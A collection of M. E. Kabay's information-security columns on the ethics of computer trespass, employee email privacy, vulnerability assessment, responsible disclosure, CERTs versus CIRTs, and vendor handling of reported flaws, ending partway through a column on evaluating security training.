Most readers of this column are already highly qualified to discuss the ethical issues of criminal hacking, especially with young people. I hope that some of these readers will be interested in the following correspondence that followed his initial questions and stimulated to engage in dialogue with criminal hackers and would-be hackers and exploiters of vulnerabilities to challenge their assumptions.

The following is a slightly edited version of my response to a series of questions and arguments he put up for discussion. Because of the length of the debate, I've broken the correspondence into three parts.

* * *

You wrote:
>If I see an ID and password and use this am I breaking in? <

Yes.

>What did I break? <

Ethical principles and the law. And "breaking in" is a metaphor, not a literal description of physical damage, so your question about what you broke is surely disingenuous -- that is to say, sophistry.

Who is to say that this was not meant to be a public login ID.<

You are, by applying your own good sense and experience of how people make mistakes by failing to protect their systems. You don't seriously expect anyone to believe that you truly think that a user ID and password left visible on a screen in a cyber-café constitute a public access ID?

>It was given to me in public.<

No it wasn't, any more than a person who leaves her purse on a table in that cyber-café is giving it to you when you steal it.

* * *

To be continued.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Ethical Debate over Computer Trespass (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is part two of a three-part dialogue with someone who challenged me to explain why using a found user-ID and password is wrong.

* * *

>If, at a public Web site, the company accidentally left their customer names and addresses in a file that I can access. Clearly, it was not their intention to give me access to these files; or was it? Have I broken the law by taking and using this customer base?<

Yes, you have appropriated information to which you have no legal or moral right. That the information is stored electronically is no more relevant than if it had been written on paper or graven in stone.

>What did I "break" into in these examples? <

Their security perimeter; you also broke ethical principles and the law.

>The door was left open and it was inviting. By not having proper security, did the company not authorize me to have access?<

No, it didn't. Making a mistake does not constitute permission.

>I think that we can use physical examples only so far in the cyberspace.<

"Cyberspace" is a metaphor too. There is no special privilege accorded behavior solely on the basis of medium of communication. That you are using electronic methods for accessing the information is no more relevant to the ethical and legal issues than if you claimed that you could legally eavesdrop on a conversation solely because it was in, say, German. Do you believe that we could convince anyone that "Germanspace" and "Frenchspace" have different rules from "Englishspace" bearing on the inappropriateness of listening in on conversation between human beings? Why should we view responsibility, courtesy, consideration and kindness as irrelevant solely because of the use of, say, the Internet? Do you feel that slander is wrong when it's spoken face-to-face but OK when it's communicated through a telephone? What other technological tools absolve the user from normal rules of civility? Is a driver who makes rude gestures at you any less rude because he's doing it from inside an automobile than if he did it on the sidewalk as you were walking past each other?

>In my opinion, if I as a company am sloppy, then I am responsible.<

You mean, surely, irresponsible. And yes, you are certainly responsible for the consequences of your failures. Why does that responsibility then remove responsibility from the criminal who attacks your system using the vulnerabilities you have left in place? What is he, then, a robot? A mere automaton, devoid of personal responsibility for his actions? Sounds very much like the

rationalizations of those defective people who abuse their spouses and then blame the victim for "provoking" their abuse. "Look what you made me do," cries the abuser after smashing his wife's face. "It's your fault for making me mad." Such refusal to accept responsibility is pathological; why should we not apply the same standard to abuse of other people's bad computer and network security?

>If via my sloppiness, my information security is violated, how can I blame the person who found themselves with access? I gave them this access via my sloppiness.<

No you didn't. You made it easier for dishonest people to abuse the information that you inadvertently made accessible. You are to blame for incompetence and they are to blame for taking advantage of it. Responsibility is not a zero-sum game where it's impossible for people to have different kinds of responsibility for a bad event. If a driver is not wearing a seat belt when another car smashes them off the road because that driver is drunk, do you think that the unbelted person's stupidity -- he's definitely partly responsibly for the severity of his head trauma -- absolves the drunk from responsibility for the consequences of _his_ actions?

* * *

To be continued.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Ethical Debate over Computer Trespass (3)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is part three of a three-part dialogue with someone who challenged me to explain why using a found user-ID and password is wrong.

* * *

>On which party is the onus?<

There's not just one burden of responsibility. Data owners or data managers have a fiduciary responsibility to their stakeholders to protect confidential and critical data. That they can fail does not absolve those who abuse their weakness.

>The person who was supposed to take reasonable steps to protect their information or the person who showed up via the WWW and got access?<

Try your reasoning on "The person who was supposed to take reasonable steps to protect their family or the person who showed up via the front door and shot the family?" Are you seriously proposing that vulnerability of the victim exculpates the attacker?

>Your orientation is a moral one. Yes, we are our brothers keeper and should do as you so indicated. However, the law is quite different. It does not deal with moral issues. Instead, it has its own basis.<

Oh, but the law does consider moral principles. For example, in contract law, contracts may be voided if the judicial system concludes that the terms are unconscionable. Penalties are limited to prevent cruel and unusual punishment. Judgements about indecency and obscenity are based on notions of reasonable people and community values. Constitutional law in the USA is governed by interpretation and by discussions about the intent of the framers in writing specific articles. Were the law a question of absolute, binary logic, we would already have established robotic law courts in which there were no human factors taken into account at all. The law is an expression of a society's moral reasoning. It's not a mathematically precise weighing of responsibility in which one party in a conflict necessarily takes all the blame and the other none.

>My feeling is that the person who sets up a system that is open has done just that; they have opened up their system. They did that. They should not have done that. It's then an open system that is public.<

Nonsense. There is no more justification for claiming that a computer system that is poorly protected is therefore open to the public than to claim that your own house is open to the public when you forget to lock the door. Ore even worse, to claim that because you failed to install titanium-steel bars on your windows, the punk who breaks into your home by smashing the pathetically weak glass is not responsible

for his actions.

Do you seriously propose to exculpate swindlers who prey on gullible people because the victims ought to have known better?

What's your attitude toward drug dealers who give narcotics to schoolkids? Surely the kids ought to have been taught better self-protective skills, right? Therefore the drug dealers have done nothing wrong, yes? They merely exploited a weakness in others and therefore bear no responsibility for their own actions.

There's plenty of responsibility -- and blame, I suppose -- to go 'round without trying to shift all of it to one side or the other.

Let me finish by telling you that if you truly believe that victims deserve all the blame and their victimizers none -- if you actually believe what you have been writing instead of simply taking a debating position for the fun of it -- then we have nothing further to say to each other on this topic.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Employee Privacy Rights

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A reader recently asked me, “How do employees protect their rights from snooping employers? Does placing a confidentiality paragraph at the bottom of your email protect you from unauthorized people reading your email if you actually catch them out? Does an employer need to advise their employees that there email maybe randomly accessed and viewed?”

Before going further, you must understand that I am not a lawyer and this is not legal advice. For legal advice, consult an attorney with expertise in the areas of law involved.

In brief, my understanding of employee privacy of communications is as follows:

1) Prima facie, before any other considerations, all professional writings created in fulfilling your professional obligations as an employee are copyright by default by your employer; in some cases, this claim of intellectual property rights over your creations may even extend to materials produced outside of normal working hours IF you have signed a contract abdicating your claims to such rights.

2) All written, verbal and pictorial communications created using your employer's resources and during normal working hours are the property of your employer. By default, employees have absolutely no privacy rights over electronic documents created on their employer's computers or over e-mail and other documents received on or sent from their employer's e-mail system. Thus if you receive personal mail on your employer's e-mail system, you have potentially forfeited your privacy rights over such communications.

3) Employer claims for total access to employee communications are subject to modification. In particular, courts have ruled that employee privacy may result from "a reasonable expectation of privacy." Such expectation is affected by

a) Explicit policies defining the degree or lack of privacy protection for employee communications.

Organizations lacking explicit policies affirming the employer's rights to access employee communications are in a poorer position to assert that claimed right. Conversely, when policies are explicit in removing employee privacy expectations, employees have a weaker claim to a reasonable expectation of privacy.

b) Implementation of privacy policies.

Even if an organization does have policies, the degree to which they are enforced may affect how seriously a court will judge their seriousness. For example, an employer that makes employees sign a renewal of their understanding that they have no privacy rights may have a much better defense against an employee's claim of breach of privacy than an employer that mentions the policy once at the initial contract signing and never thereafter.

c) Custom and culture.

There have been court cases dealing with the privacy rights of employees over their personal phone conversations. Few employers will ban such calls outright, and if policies make no mention of privacy issues, employees may easily develop an expectation of privacy about such personal use. The great danger is that such expectations may gradually extend to such uses of employer resources as Web access and e-mail. Nonetheless, there are no restrictions on employers' rights to warn their employees that all communications may be monitored.

In summary, as I understand it, there are no inherent rights to privacy in the workplace in the United States. It is the obligation of the employer to make it clearly and frequently known to all employees just what the policies are about use of employer equipment and it is the obligation of the employees to understand and follow the privacy guidelines if they intend to continue as employees.

* * *

For more about privacy rights in the USA, see

Electronic Privacy Information Center http://www.epic.org

Chapter 52 of the CSH4*

*Bosworth, S. & M. E. Kabay (2002), eds. _Computer Security Handbook, 4th Edition._ Wiley (New York). ISBN 0-471-41258-9. 1184 pp. Index.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

When Barriers Fail

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In discussions of computer crime, attention inevitably has to turn to what happens when our security perimeters fail. How do we respond to _successful_ attacks on our systems.

I've been teaching a Cybercrime course for the last couple of years, and one of the texts I use is by my friend and colleague Peter Stephenson. In this and several future columns, I'll be basing my writing on key issues raised by Stephenson in his book on *_Investigating Computer-Related Crime_*.

First of all (Stephenson writes), one must define the goals of what he calls "intrusion management." These are to prevent intrusion in the first place; to recognize an intrusion as quickly as possible; to delay damage as long as possible; to respond to the intrusion so as to prevent, reduce and repair damage; and to collect evidence for decisions on whether and how to engage in legal proceedings under civil or criminal law.

Intrusion avoidance starts with policies, standards and procedures. Policies are global statements about the desired level of security such as "Prevent unauthorized access to our mainframe computers."). Standards are recognized methods for achieving appropriate security; e.g., "Use RACF on IBM mainframes." Procedures are specific steps to take in implementing standards; e.g., "Set the access-control list by default to account-only for all new accounts."

Testing is an essential component of preparing for the failure of security barriers. Because good security methods reduce the frequency of security incidents, there is a paradoxical reduction in the feedback that would encourage good security. In the absence of any obvious problems, employees and managers tend to become lax in their commitment to security. Testing has many benefits:

* It keeps interest in security high;
* Tests can become a contest or a game, generating positive feelings about what can otherwise become viewed as onerous and dull;
* Frequent testing serves as a kind of drill, increasing the likelihood of good responses in a real attack;
* If properly analyzed, test results can point to weak areas that would benefit from rethinking and better training;
* Tests can provide a measurable proof of effectiveness.

* * *

In the next article, I'll continue with more on testing security.

* * *

For further reading:

Stephenson, P. (1999). _*Investigating Computer-Related Crime: A Handbook for Corporate Investigators*_. Auerbach Publications (Boca Raton, FL). ISBN 0-849-32218-9. 328. Index.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Looking for Weakness

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this series of articles, I'm summarizing key insights from my colleague Peter Stephenson's work on computer forensics. In the last article, I introduced some reasons for testing one's own security system.

Testing should begin with vulnerability assessment. Collect information about your own system such as access-control parameters, firewall settings, logging, and – much more difficult – observations of actual human behavior by system operators and other members of the production team. This phase of the work is known as assessment. Next, compare the actual configuration and performance with mandated standards and procedures and identity discrepancies. This process is known as _auditing_ the security of the system; future columns will look at auditing in more detail. With information in hand about where security is not conforming to your own standards, you can choose which problems to correct and also the sequence for remediation that reflects your priorities and resources.

At the technical level, one of the most valuable sources of information on which vulnerabilities may be relevant to your systems is the Common Vulnerabilities and Exposures (CVE) database run by MITRE Corporation. The ICAT Metabase from the Computer Security Laboratory at the National Institute of Standards and Technology provides an excellent human interface into the CVE database; you can specify your operating system, data range, type of vulnerability and so on and instantly get a list of vulnerabilities to check in your environment. Such assessments and scans save time and money; they can allow even non-expert personnel to contribute to security assessments at low cost. The CVE / ICAT system is helpful in training security personnel and in motivating interest in the task of keeping systems strong. Assessments and vulnerability scans can also provide baseline data to help spot changes in systems after real attacks have succeeded, thus speeding up the repair process by allowing immediate attention to damaged components.

On the other hand, scanning for weakness is necessary but not sufficient for maintaining good security. Many vulnerability scanners identify problems but cannot resolve them. Worse, out-of-date assessment products may provide an incorrect evaluation of the current state of system security. Finally, some scanners can be applied externally by potential attackers, providing the enemy with valuable insights for future exploitation.

Stephenson points out that scanning for vulnerabilities and assessing procedural failures are low-cost approaches to tightening up security, but neither confronts reality directly. In contrast, red-team attacks force you to face the facts of success and failure. Active testing simulates or actually carries out system attacks. These tests can be intrusive and even dangerous. However, they provide excellent diagnosis of weakness, particularly for network perimeter tests.

In the next article in this series, I'll look at some management aspects of active red-team security tests.

* * *

For further reading:

CVE http://cve.mitre.org/

ICAT Metabase http://icat.nist.gov/icat.cfm

Stephenson, P. (1999). _*Investigating Computer-Related Crime: A Handbook for Corporate Investigators*_. Auerbach Publications (Boca Raton, FL). ISBN 0-849-32218-9. 328. Index.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Responsible Vulnerability Disclosure (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

How should security vulnerabilities be disclosed by those who discover them? Should they be broadcast to everyone interested, including criminals? Should they be kept secret and sent only to the software creators? Should there be a time limit on how long product developers can be protected against disclosure? This issue, usually called "full disclosure," has exercised security specialists, criminal hackers, and those in between for years.

For example, NTBugtraq's moderator, Russ Cooper, enunciated his methods in 1999. His strategy is to reproduce the claims, then publish minor bugs immediately in the list. When he judges that bugs expose vulnerabilities with severe security implications, Cooper works with asks those reporting the bugs whether they want to work directly with the software developer (he calls them "Vendors") to get a fix out before publication. However, he does allow immediate posting to the list by those who choose not to wait for a fix.

In November 2001, Cooper proposed "The Responsible Disclosure Forum" to formalize the process of vulnerability disclosure. He suggests a core group of about 1,000 security experts who would evaluate the significance of claimed vulnerabilities and promote timely correction of important problems. Another group, perhaps 50,000 volunteers, would receive a vulnerability advisory within 48 hours; the advisories might include methods for reducing system vulnerabilities even while waiting for fixes – all the while carefully avoiding details that might allow script kiddies to exploit the vulnerabilities.

* * *

In the next column, I'll report on additional responsible-disclosure initiatives from a group led by Microsoft and another by a group of security experts trying to work through the IETF.

* * *

For further reading:

Cooper, R. (1999). NTBugtraq disclosure policy.
http://ntbugtraq.ntadvice.com/default.asp?sid=1&pid=47&aid=48

Cooper, R. (2001). Proposal – The Responsible Disclosure Forum.
http://www.ntbugtraq.com/default.asp?sid=1&pid=47&aid=66

* * *

bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Responsible Vulnerability Disclosure (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the previous column, I reported briefly on Russ Cooper's approach to responsible bug reporting. In this column, there are a couple of initiatives readers might find interesting.

* * *

In November 2001, Microsoft and a group of five security firms (@stake, Bindview, Foundstone, Guardent, and Internet Security Systems) worked with Microsoft at the Trusted Computing Conference to devise standards for responsible disclosure of security vulnerabilities. The proposals followed an essay by Scott Culp (manager of the Microsoft Security Response Center) in which he criticized indiscriminate publication of security-vulnerability details, argued that such disclosure had been instrumental in the development of dangerous e-mail-enabled worms, and called for self-restraint in such publication. The proposed guidelines floated by the six cooperating firms included a request for all publication of vulnerabilities to be delayed by at least 30 days to allow for time to develop, test and distribute patches. Critics argued that such a long delay would reduce pressure on Microsoft and other vendors to ensure adequate quality assurance before releasing new versions of their products.

In late 2001, Steve Christey (MITRE) and Chris Wysopal (@stake) circulated a preliminary draft of their Responsible Disclosure Process to colleagues before submitting it to the Internet Engineering Task Force (IETF) as a possible Request for Comment (RFC) in February 2002. Even though the document expired at the end of August 2002, this thoughtful proposal deserves attention from anyone interested in the full-disclosure problem. The authors propose detailed procedures and responsibilities for those who discover flaws and for those who can repair them.

Within a few weeks, the IETF turned down their proposal because, they said, human procedures fall outside the IETF's purview. Such a claim seems to ignore long-established RFCs such as

* 1603 & 2418 (IETF Working Group Guidelines and Procedures),
* 1244 (Site Security Handbook),
* 2014 (IRTF Research Group Guidelines and Procedures),
* 2901 (Guide to Administrative Procedures of the Internet Infrastructure), and
* 3013 (Recommended Internet Service Provider Security Services and Procedures)

among others, all of which deal directly with human procedures relating to Internet technology.

Christey and Wysopal have stated that they will continue to work for acceptance of their proposals in other venues. In the meantime, readers may want to stay aware of developments in this important area of concern. Christey and Wysopal's contact data are included at the end of their document and they have confirmed to me that they are happy to receive comments from interested parties.

* * *

In an upcoming column, I'll look at how software companies are responding to bug notifications – and how they ought to do so.

* * *

For further reading:

Christey, S. & C. Wysopal (2001). Responsible Vulnerability Disclosure Process. INTERNET-DRAFT (expired 31 Aug 2002). http://www.ietf.org/internet-drafts/draft-christey-wysopal-vuln-disclosure-00.txt

Culp, S. (2001). It's time to end information anarchy. http://www.microsoft.com/technet/columns/security/essays/noarch.asp

Lemos, R. (2001). Microsoft to hackers: don't publish code. http://news.com.com/2100-1001-274577.html?legacy=cnet

Lemos, R. (2001). Hacker watchdog group in the works. http://news.com.com/2102-1001-275626.html

Middleton, J. (2002). Task force turns down security proposal. http://www.vnunet.com/News/1130221

Vijayan, J. (2001). Group pushes standards for vulnerability disclosure. http://www.computerworld.com/securitytopics/security/story/0,10801,65863,00.html

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

CERTs and CIRTs:
Homonyms But Not Synonyms (1)

Cory A. Mazzola
MSIA Student, Norwich University

[Readers may be aware that the Master of Science in Information Assurance (MSIA) program at Norwich University requires students to write an essay a week as well as a management report due by the end of each of the six seminars in the program. Professor Jon David, one of the instructors for Seminar 5 in the September 2003 Start Date of the MSIA, recommended this paper by Staff Sergeant Cory Mazzola of the United States Air Force. Here is his article in two parts. -- M. E. Kabay, PhD, CISSP / MSIA Program Director.]

* * *

Although the terms CERT (Computer Emergency Response Team) and CIRT (Computer Incident Response Team) are often interchanged synonymously, there exists a distinct difference between the two. The “CERT” acronym is registered in the U.S. Patent and Trademark Office for exclusive use by the Software Engineering Institute at Carnegie Mellon University. As such, the term is typically reserved for the predominant computer security organizations and entities throughout the various global sectors of government, commerce, and academia. All organizations wishing to use “CERT" in their team name must request permission through the CERT/CC® authorities. The term “CIRT,” in comparison, is much more generic and has often been adopted and used by many outside organizations, both large and small. It is also sometimes spelled CSIRT, standing for “Computer Security Incident Response Team.” A striking difference is in the breadth and scope of duty and responsibility, as illustrated in these CERT and CSIRT charters:

> “(CERT) An [organization] formed by DARPA in November 1988 in response to the needs exhibited during the Internet worm incident. The CERT charter is to work with the Internet community to facilitate its response to computer security events involving Internet hosts, to take proactive steps to raise the community's awareness of computer security issues and to conduct research targeted at improving the security of existing systems. CERT products and services include 24-hour technical assistance for responding to computer security incidents, product vulnerability assistance, technical documents and tutorials.” [1]

> “A Computer Security Incident Response Team (CSIRT) is a service organization that is responsible for receiving, reviewing, and responding to computer security incident reports and activity. Their services are usually performed for a defined constituency that could be a parent entity such as a corporation, governmental, or educational organization; a region or country; a research network; or a paid client. A CSIRT can be a formalized team or an ad hoc team. A formalized team performs incident response work as its major job function. An ad hoc team is called together during an ongoing computer security incident or to respond to an incident when the need arises.”[2]

Evolution of the CERT Function and Naming Convention

In the CERT/CC's background documentation, they write, "Following the Morris worm incident, which brought 10 percent of internet systems to a halt in November 1988, the Defense Advanced Research Projects Agency (DARPA) charged the SEI with setting up a center to coordinate communication among experts during security emergencies and to help prevent future incidents."[3] In December, the CERT Coordination Center (CERT/CC®) was founded within the SEI at Carnegie Mellon University. The CERT/CC®, which has generally become known as _the_ CERT, has accrued a long-standing reputation as a global leader in coordinated response, vulnerability analysis, security practices and evaluations, survivability analysis and research, and training and education. The CERT/CC plays an indispensable role in protecting and governing high-level security processes and practices at the Internet and global information grid level, often exporting its expertise and invention to the benefit of the computer security community, as well as the parent organization and world. The security umbrella of the CERT/CC®, and subsequent CERT founded around the world following the model of the CERT/CC, greatly outweighs the limited capabilities demonstrated by many CIRTs.

[More in the second part of this article.]

* * *

References

[1] *Meaning of Computer Emergency Response Team*. (2003).
< http://www.hyperdictionary.com/dictionary/Computer+Emergency+Response+Team >

[2] *_Computer Security Incident Response Team Frequently Asked Questions*. (2004).
< http://www.cert.org/csirts/csirt_faq.html#1 >

[3] *_Meet the CERT® Coordination Center_* (2003).
< http://www.cert.org/meet_cert/meetcertcc.html >

* * *

For further reading

Forum for Incident Response and Security Teams (FIRST)
< http://www.first.org/ >; Member Teams from around the world listed at
< http://www.first.org/about/organization/teams/ >

US-CERT < http://www.us-cert.gov/ >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at <

mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

CERTs and CIRTs:
Homonyms But Not Synonyms (2)

Cory A. Mazzola
MSIA Student, Norwich University

[This is the second part of an article by Norwich University MSIA student Staff Sergeant Cory Mazzola of the United States Air Force.]

Facets of the CIRT Acronym and Mission

While a CERT is typically a distinguished and unified team within a sizable organization, a CIRT does not always operate on such a grandiose scale. A CIRT comes in many shapes and sizes, ranging from sizeable corporate capabilities to small informal groups. While a CERT is typically comprised of a dedicated team of full-time personnel, a CIRT may consist of a limited part-time staff or additional duty employees, whom perform their CIRT duties outside of their regular job responsibilities, and often only in the event of an incident. In this sense, the CIRT operates at the section level, where a small scale incident can be serviced by intra-office expertise and bypass enterprise intervention, such as an isolated low profile incident.

The CIRT function is ideal for geographically dispersed satellite divisions that may be far from centralized computer support and response divisions. Possessing an on-site CIRT capability enables the detached organization to address and/or resolve internal security incidents and issues in the place of CERT involvement, or until the CERT can properly intervene. Nevertheless, the presence of a CIRT provides the necessary and available liaison channels to direct and coordinate response and recovery actions. The smaller scale CIRT operation also bodes well for the small business model, where the organization does not possess the manpower nor resources necessary to institute and fund a large scale CERT operation. The ability of employees to fill primary job functions while performing incident response as a secondary duty, when necessary, enables an employer to reserve the capability until needed while retaining full mission manning and core operating base. Numerous mid-range organizations often hire one or two full-time employees for the CIRT, while holding numerous trained staff members on retainer. The reserve members hold available and ready to respond when an incident occurs, while performing their primary duties and job functions as usual. The administrative, manning, and training costs of building a capable and robust team can accumulate, but the safety and security of possessing such a capability pays dividends if, or when, its services are called upon.

Enlarged Mission Focus of the CERT vs the CIRT

A CERT typically encompasses numerous facets of the security spectrum and is not solely dedicated to an incident response function. A legitimate CERT incorporates various information assurance disciplines within the team that may or may not be found within a limited CIRT capability, such as intrusion detection, vulnerability analysis, policy formulation, and enterprise oversight. The CERT typically employs active monitoring and defensive actions to oversee network and system security, ensuring perimeter protection and assuming system/network analysis capabilities. Additionally, the CERT works closely with associated and allied organizations, including other CERTs, to share information, and identify vulnerabilities, analyze

attack vectors and parameters, and combat apparent and emerging threats to the organization and information infrastructure.

Conclusion

The demanding daily mission and high profile coordination conducted and demonstrated by numerous CERT organizations spans the globe and consolidates their position as global leaders in the computing security realm, and a necessary cog in the protection and preservation of the Internet and global information base. The services offered by the CERT are broad in scope and diverse in range, including around-the-click network surveillance and analysis, perimeter protection, enterprise security and response. The CIRT, on the other hand, often fills a niche placement within many smaller, mid-range, and decentralized organizations as an internal incident response force, providing on-site awareness, expertise, and recovery oversight. The CIRT performs only a small portion, if any, of the CERTs immediate mission, often focusing heavily on incident response and mitigation processes. Both the CERT and CIRT, however, serve a necessary purpose in securing not only the information assets of the parent organization, but protecting the high and low level functions of the national information infrastructure and global information grid.

In summary, maintaining a distinction between a CERT and a CIRT serves a useful function in our field and this usage should be maintained by professionals.

* * *

For further reading:

Computer Security Incident Response Planning: Preparing for the Inevitable (2001).
< http://documents.iss.net/whitepapers/csirplanning.pdf >

Creating a Computer Security Incident Response Team: A Process for Getting Started.
< http://www.cert.org/csirts/Creating-A-CSIRT.html >

Creating a Financial Institution CSIRT: A Case Study.
< http://www.cert.org/csirts/AFI_case-study.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Responding to Product Flaws

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

There's a long-standing discussion about what to do with information about security holes; "full disclosure" supporters cheerfully post the news, including full details of vulnerabilities and exploits, without bothering to notify organizations first to give them a chance to fix the problems. Others, like GreyMagic Software security engineers, follow the principle of not publishing details until the bugs have been fixed – or unless they receive no response to their alerts. Their advisories are generally respected and acted upon quickly by the product teams whom they inform.

For example, in May 2001, GreyMagic engineers discovered serious problems in (my favorite) browser, Opera. [I like Opera because of its excellent security, highly customizable user interface, its small size, rapid loading, and responsiveness to the user base.] One day after being notified of the problems, Opera issued a revision with fixes.

Individuals also contribute to better security when they inform organizations of security problems. Here's an item from John Gehl's and Suzanne Douglas' NewsScan (reprinted with permission) that illustrates a sound response to flaws:

TRYING TO DENY SECURITY FLAWS 'IS ALWAYS THE WRONG ANSWER.' The Web site Anonymizer.com, which offers a service that protects people's anonymity when they use the Internet, has acknowledged that it has had to fix several security flaws that had been identified by a friendly user, Bennett Haselton. Anonymizer president Lance Cottrell says that Haselton "came up with a new way of exploiting standards. They're pretty subtle." The company has awarded Haselton a prize for his effort, which is given to anyone who can find security holes in the Anonymizer service. "We are always actively soliciting people to attack it. Trying to hide and keeping your head down is always the wrong answer." (AP/San Jose Mercury News 21 May 2002) < http://www.siliconvalley.com/mld/siliconvalley/3306644.htm >.

In contrast, there was another incident in May in which GreyMagic informed a company (whose name I'm suppressing because the specific company is not the issue here) of an equally serious problem. That company also offers a prize for bug reports. When GreyMagic staff reported the problem, there was no response at all for a week. At that point, the security group decided to post their advisory even though they figured they probably would not receive thanks, let alone the reward, for their work.

Consider the difference between the open vs closed responses described above: the positive, professional response by the software firms not only supported their customers, it also gained them positive publicity. I'm sure that most of us are more confident about the integrity of anyone who immediately admits a mistake and fixes it rather than ignoring the problem or worse, denying it. In contrast, the stone-wallers fail to resolve the problem and then make it worse by making people angry.

I think the lesson here is that everyone producing software ought to have an effective incident-

response plan for dealing quickly with security flaws. Some simple suggesions:

* Technical support procedures need an escalation process to deal with problems of high importance; similarly,
* everyone in a software company should know exactly what to do when they receive any message that claims there's a security flaw in one of their products.
* It should not matter if the message is received by a secretary in the accounting department or by a programmer working on a different product: each employee should know to whom to send the warning and should do so at once.
* In addition, no one should assume that a message has been received by the right people until there's a confirmation from that person or group.
* Ideally, the person receiving the bug notification should personally take the responsibility for passing the message on in person to the right resources and should verify that the person who sent in the bug gets a prompt, courteous response.

* * *

Links:

GreyMagic http://sec.greymagic.com

Opera http://www.opera.com

NewsScan http://www.newsscan.com

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Evaluating IA Training & Education (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

At the March 2004 Annual Conference of the Federal Information Systems Security Educators' Association (FISSEA) at the University of Maryland University College campus, Roger P. Quane, PhD, of the National Security Agency in the USA Department of Defense presented a stimulating lecture on "Evaluation Activities: Mangement's Nightmare or Dream Come True."

Dr Quane pointed out that evaluation metrics for training programs, in particular, can be ranked by difficulty as follows:
* Reaction – how participants like the program;
* Learning – what the participants can show they have learned;
* Application – how the participants apply their knowledge in their work;
* Business impact – the effects on how the organization runs its operations;
* ROI (return on investment) – monetary measures of benefit divided by costs required to achievement.

